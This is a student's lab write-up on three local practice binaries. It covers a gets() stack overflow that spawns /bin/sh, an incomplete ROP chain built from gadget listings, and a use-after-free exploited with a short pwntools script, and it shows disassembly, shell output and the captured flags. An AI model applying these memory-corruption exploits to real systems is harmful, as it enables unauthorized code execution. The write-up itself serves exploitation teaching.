

## Task1: Buffer Overflow

I started by analyzing the binary using Ghidra to reverse engineer the func() function, where I identified a buffer overflow vulnerability in the use of the gets() function. The gets() function allows unbounded input, creating the potential for a buffer overflow. By overflowing the local buffer local\_3c (52 bytes in size), we can overwrite the return address.

The buffer is 52 bytes long. After the buffer comes the saved frame pointer (4 bytes) and then the return address (4 bytes). We need to overflow the buffer, overwrite the saved frame pointer, and then control the return address or the param\_1 value.

To overwrite param\_1, we need to send  $52 + 4 = 56$  bytes of junk followed by the value 0xcafebabe which execute system("/bin/sh")

```
000106a8 e8 ff ff PUSH EAX=>s_overflow_me_1_00010800 = "overflow me : "
000106a9 e8 12 fe CALL <EXTERNAL>::printf int printf(char * __form
000106ae ff ff
000106b1 83 c4 10 ADD ESP,0x10
000106b4 8d ec 0c SUB ESP,0xc
000106b7 8d 45 c8 LEA EAX=>local_3c,[EBP + -0x38]
000106b8 50 PUSH EAX
000106bd e8 13 fe CALL <EXTERNAL>::gets char * gets(char * __s)
000106bd ff ff
000106bd 83 c4 10 ADD ESP,0x10
000106c0 81 7d 08 CMP dword ptr [EBP + param_1],0xcafebabe
000106c1 be ba fe ca
000106c7 75 14 JNZ LAB_000106dd XREF[1]: 000106c7(j)
000106c9 83 ec 0c SUB ESP,0xc
000106cc 8d 83 57 LEA EAX,[EBX + 0xffffe857]>s_/bin/sh_0001080f = "/bin/sh"
000106cd e8 ff ff PUSH EAX=>s_/bin/sh_0001080f = "/bin/sh"
000106d3 e8 28 fe CALL <EXTERNAL>::system int system(char * __comm
000106d3 ff ff
000106d8 83 c4 10 ADD ESP,0x10
000106db jmp 12 LAB_000106ef XREF[1]: 000106db(j)
LAB_000106dd
000106dd 83 ec 0c SUB ESP,0xc
000106e0 8d 83 5f LEA EAX,[EBX + 0xffffe85f]>s_Nah.._00010817 = "Nah.."
000106e1 e8 ff ff PUSH EAX=>s_Nah.._00010817 = "Nah.."
000106e7 e8 04 fe CALL <EXTERNAL>::puts int puts(char * __s)
000106e8 ff ff
000106ec 83 c4 10 ADD ESP,0x10
LAB_000106ef
000106ef 90 NOP XREF[1]: 000106ef(j)
000106f0 8b 5d fc MOV EBX,dword ptr [EBP + local_8]
000106f3 c9 LEAVE
000106f4 e3 RET
```

```
1
2 /* WARNING: Function: __x86.get_pc_thunk.bx replaced with i
3
4 void func(int param_1)
5 {
6 {
7 char local_3c [52];
8
9 printf("overflow me : ");
10 gets(local_3c);
11 if (param_1 == -0x35014542) {
12 system("/bin/sh");
13 }
14 }
15 else {
16 puts("Nah..");
17 }
18 return;
19 }
```

I used gdb to find and print address of func() (0x68d) and added this in payload that helps to call the func() function.

```

0x000006b8 <+43>: call 0x4d0 <gets@plt>
0x000006bd <+48>: add $0x10,%esp
0x000006c0 <+51>: cmpl $0xcafebabe,0x8(%ebp)
0x000006c7 <+58>: jne 0x6dd <func+80>
0x000006c9 <+60>: sub $0xc,%esp
0x000006cc <+63>: lea -0x17a9(%ebx),%eax
0x000006d2 <+69>: push %eax
0x000006d3 <+70>: call 0x500 <system@plt>
0x000006d8 <+75>: add $0x10,%esp
0x000006db <+78>: jmp 0x6ef <func+98>
0x000006dd <+80>: sub $0xc,%esp
0x000006e0 <+83>: lea -0x17a1(%ebx),%eax
0x000006e6 <+89>: push %eax
0x000006e7 <+90>: call 0x4f0 <puts@plt>
0x000006ec <+95>: add $0x10,%esp
0x000006ef <+98>: nop
0x000006f0 <+99>: mov -0x4(%ebp),%ebx
0x000006f3 <+102>: leave
0x000006f4 <+103>: ret

```

End of assembler dump.

(gdb) print func

\$1 = {<text variable, no debug info>} 0x68d <func>

(gdb) █

Then, I used dummy return address that tells after completing the func() function where control flow should go. After that I add the parameter (0xcafebabe) to payload.

Finally, sending the payload to the binary and it trigger the vulnerability and it successfully gaining a shell which help to get flag.

```

File Actions Edit View Help
0x000006d3 <+70>: call 0x500 <system@plt>
0x000006d8 <+75>: add $0x10,%esp
0x000006db <+78>: jmp 0x6ef <func+98>
0x000006dd <+80>: sub $0xc,%esp
0x000006e0 <+83>: lea -0x17a1(%ebx),%eax
0x000006e6 <+89>: push %eax
0x000006e7 <+90>: call 0x4f0 <puts@plt>
0x000006ec <+95>: add $0x10,%esp
0x000006ef <+98>: nop
0x000006f0 <+99>: mov -0x4(%ebp),%ebx
0x000006f3 <+102>: leave
0x000006f4 <+103>: ret
End of assembler dump.
(gdb) q


(skishu@kali):~$ python3 exploit.py
[*] Starting local process './task1': pid 909969
Sending payload.....
[*] Switching to interactive mode
overflow me : Nah..
[*] Got EOF while reading in interactive
$ ls
[*] Process './task1' stopped with exit code -11 (SIGSEGV) (pid 909969)
[*] Got EOF while sending in interactive

(skishu@kali):~$ python3 exploit.py
[*] Starting local process './task1': pid 910590
Sending payload.....
[*] Switching to interactive mode
overflow me : $ ls
10-10-215.43 Public cy_find.py hash.txt shell.elf
Desktop Templates desktop hydra.restore task1
Documents Videos enumlinux.log id_rsa tryhackme
Downloads blue.nmap exploit.py log.txt use_pwntool.py
Music core flag notes
Pictures crash.py gitRepos pattern.txt
$ cat flag
lab1{0v3rf10w_i5_fun!}
$ █


```

## Task2: ROP Chain

I used Ghidra to understand the binary's code flow and went to the main function and see condition that stopping to debugger. Before printf Call instruction, there is JNZ instruction. So when I changed it to JZ. It inverts the logic what is in the IF now is in the else and viceversa.



I used command `(readelf -S ./target | grep '.data\|.bss\|.got')` to find writable sections of the binary. `.data` section located at `0x0804c060` with a size of `0xC0`. This is writable sections.



I use command (*strace -c ./target\_3*) to print the recorded system calls

```
(skishu@kali)~[~/Desktop/task_2]
$ strace -c ./target_3
[ Process PID=1572957 runs in 32 bit mode. ]
You can't crack me!
Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Invalid Password!
% time      seconds      usecs/call      calls      errors  syscall
-----
 0.00      0.000000          0          1          0    execve
-----
100.00      0.000000          0          1          0    total
System call usage summary for 32 bit mode:
% time      seconds      usecs/call      calls      errors  syscall
-----
22.28      0.000227          45          5          0    write
13.94      0.000142          20          7          0    mmap2
11.48      0.000117          39          3          0    read
 8.73      0.000089          17          5          0    brk
 7.85      0.000080          26          3          0    mprotect
 4.61      0.000047          15          3          0    openat
 4.32      0.000044          44          1          0    munmap
 4.32      0.000044          14          3          0    statx
 4.22      0.000043          14          3          0    close
 3.34      0.000034          17          2          0    geteuid32
 2.06      0.000021          21          1          0    setreuid32
 2.06      0.000021          21          1          0    set_tid_address
 1.86      0.000019          19          1          0    ugetrlimit
 1.86      0.000019          19          1          0    getrandom
 1.77      0.000018          18          1          0    prctl
 1.77      0.000018          18          1          0    set_thread_area
 1.77      0.000018          18          1          0    set_robust_list
 1.77      0.000018          18          1          0    rseq
 0.00      0.000000          0          1          0    access
-----
100.00      0.001019          23          44          1    total
```

### Syscalls Used:

- **open():** The open() syscall was used to open the privileged file.
- **read()** (again): Used to read the contents of the privileged file into a buffer.
- **write():** Finally, the write() syscall was used to output the contents of the privileged file to stdout.

List of gadgets use for ROP chain:

#### 1. pop eax; ret — Address: 0x0804896d

- This gadget will allow you to control the value of the eax register, which is important for setting up system calls.

#### 2. pop ebx; ret — Address: 0x08048575


- This gadget allows you to control the ebx register, which is used for the first argument in system calls (such as the filename for open).

### 3. **pop ecx; pop edx; ret** — Address: 0x08048974

- This gadget lets you control both ecx and edx, which are the second and third arguments for many system calls (e.g., open, read, write).

### 4. **int 0x80; ret** — Address: 0x0804897b

- This gadget trigger a system call.



```
(skishu@kali)-[~/Desktop/task_2]
$ ropper --file ./target --search "pop"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop

[INFO] File: ./target
0x080495ec: pop ds; idiv bh; jmp dword ptr [eax];
0x0804896d: pop eax; ret;
0x0804936e: pop ebp; lea esp, [ecx - 4]; ret;
0x0804881d: pop ebp; cld; leave; ret;
0x08048d27: pop ebp; ret;
0x0804936b: pop ebx; pop esi; pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493d8: pop ebx; pop esi; pop edi; pop ebp; ret;
0x08048575: pop ebx; ret;
0x08048974: pop ecx; pop edx; ret;
0x0804936d: pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493da: pop edi; pop ebp; ret;
0x08048ee7: pop edx; aam 0xff; call dword ptr [eax - 0x18];
0x08048975: pop edx; ret;
0x0804936c: pop esi; pop edi; pop ebp; lea esp, [ecx - 4]; ret;
0x080493d9: pop esi; pop edi; pop ebp; ret;
0x080488c7: pop ss; aam 0xff; call dword ptr [edx - 0x77];
0x080488c7: pop ss; aam 0xff; call dword ptr [edx - 0x77]; ret;
0x08049370: popal; cld; ret;

(skishu@kali)-[~/Desktop/task_2]
$ ropper --file ./target --search "int 0x80"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: int 0x80

[INFO] File: ./target
0x0804897b: int 0x80;
0x0804897b: int 0x80; ret;
```

Then, I use python script to get the crash\_address (0x6161616c) and to find offset value.

```

(skishu@kali) ~/Desktop/task_2
$ python3 offset.py
[*] Starting local process './target': pid 1635640
[*] Process './target' stopped with exit code -11 (SIGSEGV) (pid 1635640)
[*] Parsing corefile...: Done
[*] /home/skishu/Desktop/task_2/core.1635640'
Arch: i386-32-little
EIP: 0x6161616c
ESP: 0xffa2e980
Exe: /home/skishu/Desktop/task_2/target' (0x0048000)
Fault: 0x6161616c
The offset is 44
(skishu@kali) ~/Desktop/task_2

```

I setup python exploit file with ROP gadgets and syscall value of open, read and write. But unable to exploit the vulnerability.

### Task 3: Use-After-Free

```

Listing: task3 - (35 addresses selected)
00010a1e 50          PUSH    EAX
00010a1f e8 2c fc    CALL    <EXTERNAL>::strncmp
00010a24 83 c4 10    ADD     ESP,0x10
00010a27 85 c0       TEST    EAX,EAX
00010a29 0f 85 71    JNZ     LAB_000108a0
00010a2f 83 ec 0c    SUB     ESP,0xc
00010a32 8d 83 04    LEA     EAX,[EBX + 0xffffec04] => s_try_login..._00010ba4 = "try login..."
00010a38 50          PUSH    EAX => s_try_login..._00010ba4 = "try login..."
00010a39 e8 a2 fb    CALL    <EXTERNAL>::puts
00010a3e 83 c4 10    ADD     ESP,0x10
00010a41 8d 83 6c    LEA     EAX,[EBX + 0x6c] => auth = ??
00010a47 8b 00       MOV     EAX => auth, dword ptr [EAX] = ??
00010a49 8b 40 20    MOV     EAX, dword ptr [EAX + 0x20]
00010a4c 85 c0       TEST    EAX,EAX
00010a4e 74 1c      JZ      LAB_00010a6c
00010a50 83 ec 0c    SUB     ESP,0xc
00010a53 8d 83 11    LEA     EAX,[EBX + 0xffffec11] => s_congrats!_00010bb1 = "congrats!"
00010a59 50          PUSH    EAX => s_congrats!_00010bb1 = "congrats!"
00010a5a e8 81 fb    CALL    <EXTERNAL>::puts
00010a5f 83 c4 10    ADD     ESP,0x10
00010a62 e9 46 fd    CALL    win
00010a67 e9 34 fe    JMP     LAB_000108a0
00010a6c 83 ec 0c    SUB     ESP,0xc
00010a6f 8d 83 1b    LEA     EAX,[EBX + 0xffffec1b] => s_please_enter_your_pa... = "please enter your pas

```


By analyzing the code in Ghidra, The binary allocates memory using malloc() in the check function. Then the memory is cleared using memset(). The memory is freed with free() int the reset function. However, after the memory is freed, the

pointer auth is not set to NULL. This creates a dangling pointer, which is a Use-After-Free vulnerability.

After that new memory allocate using service function. By allocating new memory after the reset command, we can overwrite the freed memory that was previously assigned to auth. This can control the value at auth + 0x20.

The login function checks the value at auth + 0x20. If it's non-zero, it prints a success message and calls the win() function.

Therefore, I simply provide payload with non-zero and send login to trigger the Use-After-Free. So it successfully gaining the shell and able to get the flag.



```
skishu@kali: ~/Desktop/task_3
$ cd ..
skishu@kali: ~/Desktop
$ cd task3
cd: no such file or directory: task3
skishu@kali: ~/Desktop
$ cd task_3
skishu@kali: ~/Desktop/task_3
$ ls
exploit.py  flag  task3  tasssk3.gpr  tasssk3.lock  tasssk3.lock~  tasssk3.rep
skishu@kali: ~/Desktop/task_3
$ python2 exploit.py
[*] Starting local process './task3': pid 1526714
[*] Switching to interactive mode
what do you want?
1. check
2. reset
3. service
4. login
checking ...
what do you want?
1. check
2. reset
3. service
4. login
reset account
what do you want?
1. check
2. reset
3. service
4. login
service now...
what do you want?
1. check
2. reset
3. service
4. login
try login...
congrats!
$ ls
exploit.py  flag  task3  tasssk3.gpr  tasssk3.lock  tasssk3.lock~  tasssk3.rep
$ cat flag
lab1{YOU_Pwn3D_H3AP!!!}
```

```
exploit.py - Desktop - Code - OSS
Help
exploit2.py  crash.py  find_offset.py  exploit.py  cyclic_find.py
k_3 > exploit.py
1 from pwn import *
2
3 binary = './task3'
4 p = process(binary)
5
6 p.sendline(b'check')
7
8 p.sendline(b'reset')
9
10 payload = b'A' * 32
11 payload += p32(0xdeadbeef)
12 p.sendline(b'service ' + payload)
13
14 p.sendline(b'login')
15
16 p.interactive()
17
```